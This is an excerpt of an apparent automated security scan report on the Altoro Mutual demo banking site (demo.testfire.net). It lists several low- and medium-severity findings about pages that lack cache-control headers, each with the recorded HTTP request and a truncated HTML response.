Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/main.jsp
Domain	demo.testfire.net
Element	main.jsp (Page)
Path	/bank/main.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 7 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/main.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA==="
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:21:13 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">



  <h1>Hello John Smith
    </h1>

  <p>
    Welcome to Altoro Mutual Online.
  </p>

  <form name="details" method="get" action="showAccount">
  <table border="0">
    <TR valign="top">
      <td>View Account Details:</td>
      <td align="left">
     <select size="1" name="listAccounts" id="listAccounts">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

     </select>
       <input type="submit" id="btnGetAccount" value="   GO   ">
      </td>
    </tr>
    <tr>
      <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr>
<tr><td>You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>Here</a>
```

```
to apply.</td></tr></table></span></td>
    </tr>
  </table>
  </form>


...
...
...
```

Issue 8 of 17

Issue ID:	8008443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/apply.jsp
Domain	demo.testfire.net
Element	apply.jsp (Page)
Path	/bank/apply.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 8 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/apply.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5710
Date: Sun, 02 Apr 2023 05:21:10 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
```

```
    </tr>
   </table>
  </form>
 </div>

 <table cellspacing="0" width="100%">
   <tr>
     <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
     <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
     <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
     <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
   </tr>
   <tr>

   <!-- END HEADER -->


 <div id="wrapper" style="width: 99%;">
  <!-- MEMBER TOC BEGIN -->




 <table cellspacing="0" width="100%">


     <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
           <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
           <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
           <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
     <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

           <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
           <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
        </ul>

     </td>
 <!-- MEMBER TOC END -->
     <td valign="top" colspan="3" class="bb">
   <div class="fl" style="width: 99%;">
    <h1>Altoro Mutual Gold Visa Application</h1>
    <span><p><b>No application is needed.</b>To approve your new $10000 Altoro Mutual Gold Visa<br />with an 7.9% APR simply enter your
password below.</p>
    <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">

    </span></p>
    <form method="post" name="Credit" action="ccApply"><table border=0><tr><td>Password:</td><td><input type="password"
name="passwd"></td></tr><tr><td></td><td><input type="submit" name="Submit" value="Submit"></td></tr></table></form></span>
   </div>
     </td>
 </div>


 <!-- BEGIN FOOTER -->


 </tr>
 </table>
 <div id="footer" style="width: 99%;">
     <a id="HyperLink5" href="/index.jsp?content=pr
 ...
 ...
 ...
```

Issue 9 of 17

Issue ID:	b40b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	admin.jsp (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 9 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /admin/admin.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">



  <script language="javascript">

  function confirmpass(myform)
  {
    if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
    {
      return true;
    }
    else
    {
      myform.password1.value="";
      myform.password2.value="";
      myform.password1.focus();
      alert ("Passwords do not match");
      return false;
```

```
  }

 }
 </script>

 <!-- Be careful what you change.  All changes are made directly to AltoroJ database. -->
 <div class="fl" style="width: 99%;">
 <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

 </span></p>

 <h1>Edit User Information</h1>

 <table width="100%" border="0">
 <!-- action="addAccount" -->
 <form id="addAccount" name="addAccount" action="" method="post">
  <tr>
   <td colspan="4">
    <h2>Add an account to an existing user</h2>
   </td>
  </tr>
  <tr>
   <th>
    Users:
   </th>
   <th>
    Account Types:

...
...
...
```

Issue 10 of 17

Issue ID:	fa06443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/search.jsp
Domain	demo.testfire.net
Element	search.jsp (Page)
Path	/search.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 10 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /search.jsp?query=1234 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7009
Date: Wed, 16 Jul 2025 08:19:45 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
```

```
<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader"
...
...
...
```

Issue 11 of 17

Issue ID:	0c07443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/subscribe.jsp
Domain	demo.testfire.net
Element	subscribe.jsp (Page)
Path	/subscribe.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 11 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /subscribe.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp?content=business_deposit.htm
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:30 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>

       <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
          <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
          <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
          <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
       </ul>

       <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
          <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
          <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
          <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
          <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
       </ul>
```

...
...
...

Issue 12 of 17

Issue ID:	3f07443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/index.jsp
Domain	demo.testfire.net
Element	index.jsp (Page)
Path	/index.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 12 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /index.jsp?content=inside_contact.htm HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:00 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
